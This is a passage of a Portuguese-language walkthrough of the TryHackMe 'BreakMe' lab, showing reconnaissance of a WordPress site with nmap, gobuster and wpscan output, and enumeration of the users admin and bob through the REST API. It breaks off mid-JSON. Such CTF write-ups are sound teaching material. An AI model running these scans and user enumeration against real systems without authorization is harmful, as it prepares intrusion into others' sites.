
BreakMe (L)

Informações

- **URL:** `http://breakme.thm/`
- **Periodo:** 02/05/2025 a 05/05/2025
- Máquina do `TryHackMe` de Nível **Médio**
- Sistema Operacional: Linux

Cronologia das Informações

Informações iniciais da aplicação



Página inicial da aplicação.

NMAP

```
arthur-strelow@ubuntu-star:~$ sudo nmap -p- -vv -sS -T4 --min-rate 1000 breakme.thm
[sudo] senha para arthur-strelow:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-02 11:52 -03
Initiating Ping Scan at 11:52
Scanning breakme.thm (10.10.195.21) [4 ports]
Completed Ping Scan at 11:52, 0.41s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 11:52
Scanning breakme.thm (10.10.195.21) [65535 ports]
Discovered open port 80/tcp on 10.10.195.21
Discovered open port 22/tcp on 10.10.195.21
SYN Stealth Scan Timing: About 42.22% done; ETC: 11:54 (0:00:42 remaining)
Completed SYN Stealth Scan at 11:54, 73.87s elapsed (65535 total ports)
Nmap scan report for breakme.thm (10.10.195.21)
Host is up, received reset ttl 61 (0.34s latency).
Scanned at 2025-05-02 11:52:56 -03 for 74s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 61
80/tcp open  http    syn-ack ttl 61

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 74.36 seconds
           Raw packets sent: 73278 (3.224MB) | Rcvd: 83661 (5.581MB)
```

Varredura de Diretórios

`gobuster dir --url http://breakme.thm/ --wordlist /home/arthur-strelow/SecLists/Discovery/Web-Content/raft-large-files-directories.txt -t 25`

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/wordpress            (Status: 301) [Size: 314] [--> http://breakme.thm/wordpress/]
/manual               (Status: 301) [Size: 311] [--> http://breakme.thm/manual/]
/server-status        (Status: 403) [Size: 276]
Progress: 13694 / 99331 (13.79%)[ERROR] Get "http://breakme.thm/CPS": context deadline exc
Progress: 31255 / 99331 (31.47%)[ERROR] Get "http://breakme.thm/Adam": context deadline ex
Progress: 34174 / 99331 (34.40%)[ERROR] Get "http://breakme.thm/SDPC": context deadline ex
Progress: 43208 / 99331 (43.50%)[ERROR] Get "http://breakme.thm/elections2": context deadl
Progress: 47929 / 99331 (48.25%)[ERROR] Get "http://breakme.thm/kindvriendelijk": context
Progress: 58290 / 99331 (58.68%)[ERROR] Get "http://breakme.thm/vilafranca": context deadl
/index.html           (Status: 200) [Size: 10701]
/.htaccess            (Status: 403) [Size: 276]
/.                    (Status: 200) [Size: 10701]
/.html                (Status: 403) [Size: 276]
/.php                 (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/.htm                 (Status: 403) [Size: 276]
/.htpasswds           (Status: 403) [Size: 276]
/.htgroup             (Status: 403) [Size: 276]
/wp-forum.phps        (Status: 403) [Size: 276]
/.htaccess.bak        (Status: 403) [Size: 276]
/.htuser              (Status: 403) [Size: 276]
Progress: 72164 / 99331 (72.65%)[ERROR] Get "http://breakme.thm/account-fr.html": context
/.ht                  (Status: 403) [Size: 276]
/.htc                 (Status: 403) [Size: 276]
/.htaccess.old        (Status: 403) [Size: 276]
/.htacess             (Status: 403) [Size: 276]
Progress: 86812 / 99331 (87.40%)[ERROR] Get "http://breakme.thm/cambodia-visa.php": contex
Progress: 99331 / 99331 (100.00%)
===============================================================
```


Bem... O `gobuster` revelou que essa aplicação está rodando um `wordpress` com isso podermos direcionar a atenção nesse diretório.

```
gobuster dir --url http://breakme.thm/wordpress/ --wordlist /home/arthur-strelow/SecLists/Discovery/Web-Content/raft-large-files-directories.txt -t
```

25


```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/wp-admin             (Status: 301) [Size: 323] [--> http://breakme.thm/wordpress/wp-admin/]
/wp-includes          (Status: 301) [Size: 326] [--> http://breakme.thm/wordpress/wp-includes/]
/wp-content           (Status: 301) [Size: 325] [--> http://breakme.thm/wordpress/wp-content/]
Progress: 6018 / 99331 (6.06%)[ERROR] Get "http://breakme.thm/wordpress/sign": context deadline exceeded (Client.Timeout excee
Progress: 20481 / 99331 (20.62%)[ERROR] Get "http://breakme.thm/wordpress/zapchasti": context deadline exceeded (Client.Timeou
Progress: 31031 / 99331 (31.24%)[ERROR] Get "http://breakme.thm/wordpress/487": context deadline exceeded (Client.Timeout exce
Progress: 36035 / 99331 (36.28%)[ERROR] Get "http://breakme.thm/wordpress/adredir": context deadline exceeded (Client.Timeout
/wp-login.php         (Status: 200) [Size: 5339]
/index.php            (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/]
/xmlrpc.php           (Status: 405) [Size: 42]
/readme.html          (Status: 200) [Size: 7399]
/.htaccess            (Status: 403) [Size: 276]
/license.txt          (Status: 200) [Size: 19915]
/wp-config.php        (Status: 200) [Size: 0]
/wp-trackback.php     (Status: 200) [Size: 135]
/wp-settings.php      (Status: 500) [Size: 0]
/.                    (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/]
/wp-mail.php          (Status: 403) [Size: 2616]
/wp-cron.php          (Status: 200) [Size: 0]
/wp-blog-header.php   (Status: 200) [Size: 0]
/wp-links-opml.php    (Status: 200) [Size: 222]
/.html                (Status: 403) [Size: 276]
/.php                 (Status: 403) [Size: 276]
/wp-load.php          (Status: 200) [Size: 0]
/wp-signup.php        (Status: 302) [Size: 0] [--> http://breakme.thm/wordpress/wp-login.php?action=register]
/wp-activate.php      (Status: 302) [Size: 0] [--> http://breakme.thm/wordpress/wp-login.php?action=register]
/.htpasswd            (Status: 403) [Size: 276]
/.htm                 (Status: 403) [Size: 276]
/.htpasswds           (Status: 403) [Size: 276]
Progress: 66480 / 99331 (66.93%)[ERROR] Get "http://breakme.thm/wordpress/cvv.html": context deadline exceeded (Client.Timeout
/.htgroup             (Status: 403) [Size: 276]
/wp-forum.phps        (Status: 403) [Size: 276]
/.htaccess.bak        (Status: 403) [Size: 276]
/.htuser              (Status: 403) [Size: 276]
/.ht                  (Status: 403) [Size: 276]
/.htc                 (Status: 403) [Size: 276]
/.htaccess.old        (Status: 403) [Size: 276]
/.htacess             (Status: 403) [Size: 276]
```

Ao descobrimos esse diretório `wordpress`, foi feito uma análise manual. Foi encontrado essa pasta `index.php`.



Hora da varredura

```
gobuster dir --url http://breakme.thm/wordpress/index.php --wordlist /home/arthur-strelow/SecLists/Discovery/Web-Content/raft-large-files-directories.txt -t 25
```



```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/feed                 (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/feed/]
/rss                  (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/feed/]
/s                    (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/sample-page/]
/wordpress            (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/wordpress/]
/b                    (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/breakme/]
/sample               (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/sample-page/]
/h                    (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/2023/08/09/hello-world/]
/0                    (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/0/]
/br                   (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/breakme/]
/embed                (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/embed/]
/atom                 (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/feed/atom/]
/sa                   (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/sample-page/]
/he                   (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/2023/08/09/hello-world/]
/rss2                 (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/feed/]
/S                    (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/sample-page/]
/sam                  (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/sample-page/]
/Sample               (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/sample-page/]
/B                    (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/breakme/]
/H                    (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/2023/08/09/hello-world/]
/hello                (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/2023/08/09/hello-world/]
/rdf                  (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/feed/rdf/]
Progress: 7731 / 99331 (7.78%)[ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
Progress: 7854 / 99331 (7.91%)[ERROR] Get "http://breakme.thm/wordpress/index.php/poi": context deadline exceeded (Client.Time
/BR                   (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/breakme/]
/SA                   (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/sample-page/]
/hello-world          (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/2023/08/09/hello-world/]
/fixed!               (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/fixed]
/bre                  (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/breakme/]
Progress: 10779 / 99331 (10.85%)[ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
/sample-page          (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/sample-page/]
/0000                 (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/0000/]
/Wordpress            (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/Wordpress/]
Progress: 14447 / 99331 (14.54%)[ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
/HE                   (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/2023/08/09/hello-world/]
/Sam                  (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/sample-page/]
Progress: 16263 / 99331 (16.37%)[ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
/WordPress            (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/WordPress/]
/break                (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/breakme/]
Progress: 17273 / 99331 (17.39%)[ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
Progress: 20438 / 99331 (20.58%)[ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
/a0}                  (Status: 301) [Size: 0] [--> http://breakme.thm/wordpress/index.php/a0]
```

Nada encontrado!

WPScan

A príncipio, foi usada a ferramenta `wpscan` para fazer uma varredura completa da aplicação `wpscan --url http://breakme.thm/wordpress -e`

ESSE SCAN FOI PEGO DE TERCEIROS

```
_______________________________________________________________
__          _______   _____
\ \        / /  __ \ / ____|
 \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
  \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
   \  /\  /  | |     ____) | (__| (_| | | | |
    \/  \/   |_|    |_____/ \___|\__,_|_| |_|

WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

```
_______________________________________________________________________

[+] URL: http://10.10.231.172/wordpress/ [10.10.231.172]
[+] Started: Tue Sep 24 12:37:42 2024

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.56 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.231.172/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_s
canner/
| -
https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_
login/
| -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingbac
k_access/

[+] WordPress readme found: http://10.10.231.172/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled:
http://10.10.231.172/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.4.3 identified (Insecure, released on 2024-01-30).
| Found By: Rss Generator (Passive Detection)
```

```
| - http://10.10.231.172/wordpress/index.php/feed/,
<generator>https://wordpress.org/?v=6.4.3</generator>
| - http://10.10.231.172/wordpress/index.php/comments/feed/,
<generator>https://wordpress.org/?v=6.4.3</generator>
|
| [!] 4 vulnerabilities identified:
|
| [!] Title: WP < 6.5.2 - Unauthenticated Stored XSS
| Fixed in: 6.4.4
| References:
| - https://wpscan.com/vulnerability/1a5c5df1-57ee-4190-a336-b0266962078f
| - https://wordpress.org/news/2024/04/wordpress-6-5-2-maintenance-and-
security-release/
|
| [!] Title: WordPress < 6.5.5 - Contributor+ Stored XSS in HTML API
| Fixed in: 6.4.5
| References:
| - https://wpscan.com/vulnerability/2c63f136-4c1f-4093-9a8c-5e51f19eae28
| - https://wordpress.org/news/2024/06/wordpress-6-5-5/
|
| [!] Title: WordPress < 6.5.5 - Contributor+ Stored XSS in Template-Part
Block
| Fixed in: 6.4.5
| References:
| - https://wpscan.com/vulnerability/7c448f6d-4531-4757-bff0-be9e3220bbbb
| - https://wordpress.org/news/2024/06/wordpress-6-5-5/
|
| [!] Title: WordPress < 6.5.5 - Contributor+ Path Traversal in Template-
Part Block
| Fixed in: 6.4.5
| References:
| - https://wpscan.com/vulnerability/36232787-754a-4234-83d6-6ded5e80251c
| - https://wordpress.org/news/2024/06/wordpress-6-5-5/

[+] WordPress theme in use: twentytwentyfour
| Location: http://10.10.231.172/wordpress/wp-
content/themes/twentytwentyfour/
| Last Updated: 2024-07-16T00:00:00.000Z
| Readme: http://10.10.231.172/wordpress/wp-
content/themes/twentytwentyfour/readme.txt
| [!] The version is out of date, the latest version is 1.2
| Style URL: http://10.10.231.172/wordpress/wp-
content/themes/twentytwentyfour/style.css
```

```
| Style Name: Twenty Twenty-Four
| Style URI: https://wordpress.org/themes/twentytwentyfour/
| Description: Twenty Twenty-Four is designed to be flexible, versatile
and applicable to any website. Its collecti...
| Author: the WordPress team
| Author URI: https://wordpress.org
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 1.0 (80% confidence)
| Found By: Style (Passive Detection)
| - http://10.10.231.172/wordpress/wp-
content/themes/twentytwentyfour/style.css, Match: 'Version: 1.0'

[+] Enumerating Vulnerable Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] wp-data-access
| Location: http://10.10.231.172/wordpress/wp-content/plugins/wp-data-
access/
| Last Updated: 2024-09-18T00:01:00.000Z
| [!] The version is out of date, the latest version is 5.5.14
|
| Found By: Urls In Homepage (Passive Detection)
|
| [!] 3 vulnerabilities identified:
|
| [!] Title: WP Data Access < 5.3.8 - Subscriber+ Privilege Escalation
| Fixed in: 5.3.8
| References:
| - https://wpscan.com/vulnerability/7871b890-5172-40aa-88f2-a1b95e240ad4
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-1874
| - https://www.wordfence.com/blog/2023/04/privilege-escalation-
vulnerability-patched-promptly-in-wp-data-access-wordpress-plugin/
|
| [!] Title: Freemius SDK < 2.5.10 - Reflected Cross-Site Scripting
| Fixed in: 5.3.11
| References:
| - https://wpscan.com/vulnerability/39d1f22f-ea34-4d94-9dc2-12661cf69d36
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-33999
|
```

```
| [!] Title: WP Data Access < 5.5.9 - Cross-Site Request Forgery
| Fixed in: 5.5.9
| References:
| - https://wpscan.com/vulnerability/4fe0d330-6511-4500-ac3f-b9bb944b8f0e
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-43295
| - https://www.wordfence.com/threat-intel/vulnerabilities/id/85a33508-
71f2-4aa1-8d51-667eb0690fbd
|
| Version: 5.3.5 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://10.10.231.172/wordpress/wp-content/plugins/wp-data-
access/readme.txt

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:08
<==============================================================================
============================================================> (652 / 652)
100.00% Time: 00:00:08
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] No themes Found.

[+] Enumerating Timthumbs (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:33
<==============================================================================
============================================================> (2575 / 2575)
100.00% Time: 00:00:33

[i] No Timthumbs Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:02
<==============================================================================
============================================================> (137 / 137)
100.00% Time: 00:00:02

[i] No Config Backups Found.

[+] Enumerating DB Exports (via Passive and Aggressive Methods)
Checking DB Exports - Time: 00:00:01
<==============================================================================
============================================================> (75 /
75) 100.00% Time: 00:00:01
```

```
[i] No DB Exports Found.

[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink
setting must be set to "Plain" for those to be detected)
Brute Forcing Attachment IDs - Time: 00:00:02
<=========================================================================
==========================================================> (100 / 100) 100.00%
Time: 00:00:02

[i] No Medias Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00
<=========================================================================
============================================================> (10 / 10)
100.00% Time: 00:00:00

[i] User(s) Identified:

[+] admin
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Wp Json Api (Aggressive Detection)
| - http://10.10.231.172/wordpress/index.php/wp-json/wp/v2/users/?
per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] bob
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive
Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] WPScan DB API OK
| Plan: free
| Requests Done (during the scan): 3
| Requests Remaining: 19
```

Observação

O WPScan capturou algumas vulnerabilidades sendo ela uma escalação de privilégios e alguns usuários

`http://breakme.thm/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1`



```
[
  {
    "id": 1,
    "name": "admin",
    "url": "http://192.168.1.6/wordpress",
    "description": "",
    "link": "http://breakme.thm/wordpress/index.php/author/admin/",
    "slug": "admin",
    "avatar_urls": {
      "24":
"http://2.gravatar.com/avatar/e6d67fed862c439aa6e911ce49c7857d?
